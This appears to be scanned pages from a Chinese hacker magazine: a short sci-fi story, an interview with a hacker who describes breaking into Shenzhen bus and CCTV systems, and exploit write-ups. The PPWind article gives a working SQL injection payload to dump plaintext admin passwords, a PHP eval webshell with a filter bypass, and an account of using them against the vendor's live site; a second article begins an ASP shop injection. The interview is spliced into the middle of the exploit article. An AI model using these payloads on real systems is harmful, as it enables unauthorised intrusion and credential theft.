它们的到来有如乌云密布，城市里火蛇穿梭，这些该死的杀人工具。为了尽快结束这该死的战争，丽娅花了7天做了专门毁灭这些飞机的病毒，一旦施放成功，这些世界一流的战斗飞行器10秒钟内将变成空中的一堆废铜烂铁。这些飞行器并非单枪匹马地工作，通过发射带有病毒的电磁波，一旦敌方接收，它们将会交叉感染，这就是所谓的电磁定向辐射注入。

崎乐赌上性命抓了只飞行器，然后被他们一伙人拖上卡车。在车厢里，人们围了一圈，静静等待这个伟大时刻的来临。组织的人在给丽娅打杂，他们蓄谋拿这可悲的小飞机开刀。病毒的注入还算顺利，就在他们欢呼的时候，飞行器的枪口有些转动，崎乐有不好预感，他迅速揽过丽娅的肩紧紧抱住她避开枪口，可他却被子弹射穿了左肩，血光四溅。他依然对她微笑，丽娅强忍着想哭的冲动，完成了病毒的注入。

灰蒙蒙的天空下，飞行器随着雨点片片降落，医院的病房里只有崎乐和丽娅，只是一个横着一个竖着，他躺着看她的角度是一种幸福。

编辑点评：

后视镜里的世界\越来越远的道别\你转身向背\侧脸还是很美\我用眼光去追\竟听见你的泪……也只有《一路向北》的这几句歌词最能概括故事的结尾了，让人有些意外，但作者营造的世界是科幻的、浪漫的、悲伤的。



人小鬼大——R_escall

他为了感情入侵深圳公交，他为了感情放弃大学生活，他曾经入侵CCTV而成名，而后又悄然退出黑客圈……本期采访就让小迷我带你们走进R__escall，了解真实的R__escall。

NoHack：你好，R__escall，能和大家先介绍一下自己吗？

R__escall：我叫R__escall，圈内的人都喊我小鬼。安徽人，年龄就不方便说了吧！

NoHack：呵呵，但是网上传言你年龄很小，你是从什么时候开始接触黑客技术的呢？

R__escall：既然是传言又何必当真呢？第一次拥有自己的电脑是在05年7月，也是在那个时候上网才知道还有黑客的。

NoHack：也是从那时候才开始学技术的？看来你是个学习能力很强的人。能简单地介绍一下你第一个渗透的是什么网站吗？当时成功后的心情是什么样的？

R__escall：是的，也就是在那时候开始学习黑客，研究黑客技术的。记得第一次入侵的是一个旅游方面的网站。当我入侵后，我还不知道怎么修改主页，因为是别人提示我怎么怎么做的。所以当时也没什么心情，就是好奇而已。

NoHack：现在有很多人都想学黑客，做黑客，你能把你当初的学习经历简单地介绍一下吗？或者说学习的技巧，还有学习经验？在学习遇到困难的时候会如何解决？

R__escall：如果是我个人认为的话，坚持最重要。比如你入侵某个系统，很多人都是随便看下感觉，很难就放弃了。其实好多系统，外表很坚固，而其中都有低级的漏洞。记得自己当初，为了入侵一个站，整整七天七夜没有休息过。体验黑客的这么长时间，分不清白天和黑夜，陪伴我的只有可乐和方便面。还记得为了寻找BAIDU的后台，下载了BAIDU的20万个页面一点一点分析，最后终于分析出了后台地址。当时很开心、很激动、很满足！

NoHack：看来要做一个黑客要走的路很崎 。能否透漏一下当初你渗透深 公交和CCTV的过程？是什么原因让你有渗透的想法呢？是因为个人感情还是挑战自己的技术？

R__escall：入侵深圳那个只能说是因为个人感情，也许我这个人对感情太在乎了，总以为为了她可以做所有的事情！CCTV当时是控制了它们三台服务器，不过没破坏，而且和管理员交流了下，就像你说的一样，挑战权限，挑战技术！

NoHack：看来你的技术已经很不错了。那么你认为什么样的人才能称得上是黑客，你心中的黑客又是什么样的呢？

R__escall：我技术也是一般，只是自己能坚持才能取得最后的权限而已！黑客？呵呵，现在随便黑个网站都能称"黑客"了！真正的黑客是能够严格遵守黑客准则里的，可是圈内能够做到的实在太少了。

NoHack：我想这就是产生黑色产业的原由吧。你对黑色产业有什么看法？还有，你以后会不会加入到这个淘金的"职业"里去呢？

R__escall：个人认为这个是依据个人道德水准来评价的，一天上万的利润，每个人都会心动。那些搞这个职业的人也许有自己的想法吧。不过需要说明的是，人，早晚会付出代价！既然我能靠帮别人做安全维护养活自己，又何必为了所谓的一时财富而荒废自己呢，所以我不会。

NoHack：我想这也许就是你心中的黑客精神。我想问下，你能够介绍一下自己的技术水平吗？最擅长的是什么？

R__escall：入侵和安全永远是对立而又必须在一起的。我个人电脑要求就两点：速度和安全。所以我还是比较对安全在行吧。

NoHack：看来你是致力于网络安全攻防了！有没有想过加入什么大的公司，或者说自己开创一片属于自己的天地？

R__escall：一些大公司，包括本地的政府方面，也让我去工作过，不过我都放弃了，感觉那不是我追求的东西。当初那么好的大学就因为自己的爱情放弃了，昨天去高考现场看了下，也许我会继续上学，之后自己创建个公司。

NoHack：看来你是个喜欢自由的人，也许所有的黑客都喜欢无拘无束的生活。你近期的目标呢？学习？建立一个或者说加入别人的组织发展？

P2P网络电视 PPWind漏洞曝光

图 单向量

小天兴高采烈：

本期收到的新洞栏目文章有两个特点比较突出，其一是越来越多的朋友喜欢"结对"研究，不管是读代码还是找漏洞，两个人相互配合相互帮助，不同的思维的碰撞会产生更多的灵感，另外两个人可以取长补短，互相学习进步，真是一个好现象，相比以前的单枪匹马，现在偶们也学会团队合作啦；另外一个现象就是大家争着分享自己的经验、技巧，这也是一个好现象，也是一种自我的提升，值得继续发扬！小编希望大家继续来稿分享自己的那独特的见解~

从本文你可以学到：

1、PPWind漏洞分析　　2、漏洞的具体利用

这一两年来网络电视似乎很热，什么PPLIVE、QQ直播等等，在线的人都非常的多，桌面上的偶没那能力发现漏洞，那今天我们就来看看web上的安全性如何。从源码之家上下载的PPWind是v1.3.1版，但是官方上发布的已经是1.3.2版了，在本机上拿1.3.1版的做测试，后面的漏洞在最新的版本也是存在的。

一、最暴露的注入漏洞

注入在国内已经有很长的时间了，但是在很多程序里仍然存在，看来还有一段路要走。这个程序的注入点在很多文件里都有，我们就拿其中一个来分析：BOBA.php(这个文件是在安装的时候，自动生成在根目录下的)，代码：

```
if ($id>"0" && $id<"999999999");
$sql = "SELECT * FROM $ym_article_table WHERE id=$id";
......
```

代码的第38行里的变量$id没做任何过滤就直接放进了查询语句，那我们就可以来构造自己的注入语句啦。

二、利用方法

要最快的方法就是union联合查询了，当然要用union得判断mysql的版本是不是在4.0以上，利用语句是：/*!40000%20s*/，不过好像现在大多数主机用的版本都是在4.0以上，呵呵，要跟上哈！接着就是要知道$ym_article_table(在数据库里就是：表前缀_online)这个表里有多少个字段，如果也用语句来判断的话就是用 **order by [数字]**，由于我们已经知道了它的表结构，去查看下就知道了是25个，不过最新版本的这个表里有26个，等大家做测试的时候，相应地增加一个就行了，那我们的注入语句也就出来了：

and 1=2 union select1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25 from ppw_online_user.

ppw_online_user这个表里存放的是后台管理员账号和密码，而且密码是原文的，没经过加密，呵呵，省去了我们破解的时间。在这里要说下，那个表ppw_online_user的前缀**ppw_**在安装的时候是由自己来设置的，如果在测试的过程中碰到表不是ppw_online_user时该怎么办?在后面测试官方网的时候，我会告诉大家。不过大多数人还是默认的，然后把相应的数字换成表里的字段2对应username，24对应password，如图1。




图1 暴用户名和密码

三、后台拿webshell

后台的登陆地址是admin/index.php，进入后台后就要找能拿webshell的地方，而这套程序给我们提供了一个快速而又简单的方法：在添加新模版那里添加一个模版，然后程序也会在上一级目录下生成一个与你添加的模版名相同的php文件，比如模版名写aaa，内容呢，当然先是写一句话小马：

```
<?php
eval($_POST[cmd]);
?>
```

然后跑去打开这个文件看是不是原模原样地写进去了，结果失望了！代码变成了这样：

```
<?php
eval();
?>
```

看来是做了过滤，那能不能躲避过滤呢？答案是肯定的，先告诉结果，然后再去看原理。只要我们在变量名前加上个反斜杠\就可以了，也就是变成这样：

```
<?php
eval(\$_POST[cmd]);
?>
```

访问http://127.0.0.1/movie/ppwind1.3/aaa.php，一片空白，呵呵，成功。

现在来看看为什么会生成php文件，看admin目录下的template.php文件147—179行代码：

```
if ($HTTP_POST_VARS[action]=="update"||$_POST[action]=="insert"){
  ......//省略中间代码
   if ($templategroupname=="header"||$templategroupname=="footer")
    $renewtemplatescript = "make.php";
   else $renewtemplatescript = "make.php?mod=".$templategroupname;
?>
<iframe style="HEIGHT: 0px; LEFT: 0px;" src="<?=$renewtemplatescript?>"></iframe>
```

R__escall：这样的性格也许和我的星座有关系吧，我是处女星座的！最近某公司给我提供了一台千G的服务器，站点、搜索系统全部制作好了，最近一直在调试，过段时间再对外公布吧。

NoHack：前些日子圈子里传闻你已经退出黑客圈，进入了安全领域？

R__escall：是的，我确实已经退出黑客圈，并且我的个人网站已经关闭。

NoHack：在采访的最后，能否公布一下你的联系方式？

R__escall：唯一的方式就是这个QQ吧，呵呵，基本24小时在线的！我的QQ号：274422060，来者不拒，我喜欢认识各位同行。

后记：

对R__escall的采访很快就完成了，当然给我带来的感触也很多，在采访完后回编辑部的车上，我仰望天空。我想，在同一个天空下，R__escall在为安全事业而奋斗吧……

代码175行src="<?=$renewtemplatescript?>"，OK！接着去看make.php文件，第12－15行：

```
if($_GET['mod'])
{
  compile_module_file($_GET['mod'], "../", "../templates/".$t_dir.
"/html", "../templates/".$t_dir."/src");
}
```

在这个文件的第9行有句require_once "./makefile.php"；所以compile_module_file这个函数在makefile.php里，但是从这里我们可以看到这个函数的第二个参数是"../"，因此我们也就知道了为什么会在上一级目录生成php文件。

makefile.php文件里的代码为：

```
<?php
function compile_module_file($modulename='', $savedir='.', $htmldir='.
', $srcdir='.')
{
    include_once "template.inc.php";
    ....//
    $t->savedir = $savedir;
    $t->parse("MyOutput",$modulename);
    $t->save("MyOutput");
    unset($t);
}
?>
```

从代码中我们又看到包含template.ini.php的文件，接着跟踪这个文件。现在我们的重点在函数parse，而从函数save的代码中可以清楚地看到保存的文件格式为php，代码如下：

```
function save($varname) {
 $this->writetofile($this->savedir."/".$this->parent_template_filename.
".php", trim($this->get_var ($varname)));
}
```

分析parse函数发现它做过滤的都在函数loadfile和函数replace_token中，在函数loadfile和函数replace_token中我们可以看到这样的代码：

函数loadfile：

```
function loadfile($varname) {
 ...... // 省略中间代码
 $filename = $this->file[$varname];
 if(preg_match("/".$this->htmlext."$/",$filename)){
 $str = str_replace("\"","\\\"",implode("", @file($filename)));
 }else $str = implode("", @file($filename));
 if(preg_match("/".$this->htmlext."$/",$filename)){
       eval("\$str = \"".$str."\";");}
```

函数replace_token：

```
function replace_token($str,$varvals) {
 if(is_array($varvals)){
 reset($varvals);
 while(list($k, $v) = each($varvals)) {
      $varvals_quoted[$k] = preg_replace(array('/\\\\/', '/\$/'),
array('\\\\\\\\', '\\\\$'), $v);
      $varkeys[$k]="/{".$k."\s*\/}/sU";
  }
 $str = preg_replace($varkeys, $varvals_quoted, $str);
 return $str;}
```

我们可以看到在函数replace_token中的第663行，它把\和$给替换掉了，但是为什么之前写进小马里去的那个$_POST[cmd]会神秘失踪了？我们再仔细看看函数loadfile中的第1116行这段eval("\$str = \"".$str."\";")，现在真相大白了，原来我们写进小马里去的变量$_POST[cmd]因没有值，而经过eval()函数处理赋值给变量$str，所以我们会看到它离奇失踪，那我们在变量前加上个\，它就不会把它当成变量啦，然后再由函数replace_token替换，呵呵，最终得到了我们要的结果。

四、官方测试

如图2、图3，看来官方不是用默认的ppw_online_user，那我们怎么能得到它的表名呢？由于它这里暴错并没有暴出sql语句来，所以得想其它办法。




图2 官方没有暴出用户名和密码




图3 暴出路径

在上图3中可以看到暴出了网站的物理路径，那我们就试试load_file来看看有没有读文件的权限。




图4 读出配置文件

经查找，程序安装后会在include/config.inc.php这个配置文件里包含所有的信息，如果我们有读的权限，那么就很容易地得到表前缀了。

呵呵，成功读出文件，如图4。然后我们点浏览器里的查看源文件，找到我们要的数据表名$db_prefix='uttv_'；

好，那我们再去取后台账号和密码，把2换成username，24换成password即可，如图5。

登陆后台后，按照我们的漏洞去试发现无法在它的根目录下生成文件，可能是权限设置问题吧。

五、漏洞修补

过滤变量$id其实很简单，只需加上类型转换函数intval即可，至于为什么添加模版要在根目录下生成php文件就无法理解了，大家可以按照上面的代码改变生成的目录和文件后缀，补丁

图 GXM [L.S.T]

安全检测ASP商城之王

从本文你可以学到：

1、ASP商城之王漏洞分析

2、一种暴表的方法

上次看《黑手》，看见雕牌写了篇文章，我感觉特盐水，因为连不喜欢写文章的雕牌都为《黑手》写了。整个LST核心就差我和hackest没写，真是失败啊！所以我决定还是写篇关于ASP程序的漏洞分析，希望能帮助缺少这方面知识的hacker。

废话少说，马上切入主题。这个分析的程序是ASP商城之王，你看，名字起得多么好听，都称王了，那它的安全是不是也称王呢？如果能拿下，我们不就可以免费买东西了！

一、前台代码分析

我不喜欢找跨站漏洞，有兴趣的朋友可以去找下。我找的是SQL注入漏洞，找了好久终于找到一个，先看下getpwd2.asp文件，关键代码如下：

```
<!--#include file=conn.asp -->
<!--#include file=webconfig.asp -->
<%
username=request.form("username")
set rs=Server.CreateObject("Adodb.Recordset")
sql="select * from [user] where username='"&username&"'"
rs.open sql,conn,1,1
If rs.eof Then
%>
<script language="javascript">
alert("这个用户还没有注册呢，请到首页注册吧！")
location.href="index.asp"
</script>
<%
End If
%>
```

这个文件又包含了conn.asp和webconfig.asp，我看了下，webconfig.asp对我们没有威胁，但是conn.asp看起来像数据库连接文件，但是它又包含了checkSQL.asp文件。看了下代码，发现它只对QUERY_STRING进行一些"and"、"select"等字符过滤，并且用lcase函数进行强制小写，呵呵，看来我们另一种注入时全换成大写的方法没用了，但是没对POST和cookie进行处理，我们又有机会了。上面的getpwd2.asp中的变量username正是用POST接收的，所以一个字符型的漏洞出现了。好了，下面我们就实验下吧！




图1 找回密码

先进入主页，点击忘密，进入下面图1的页面。

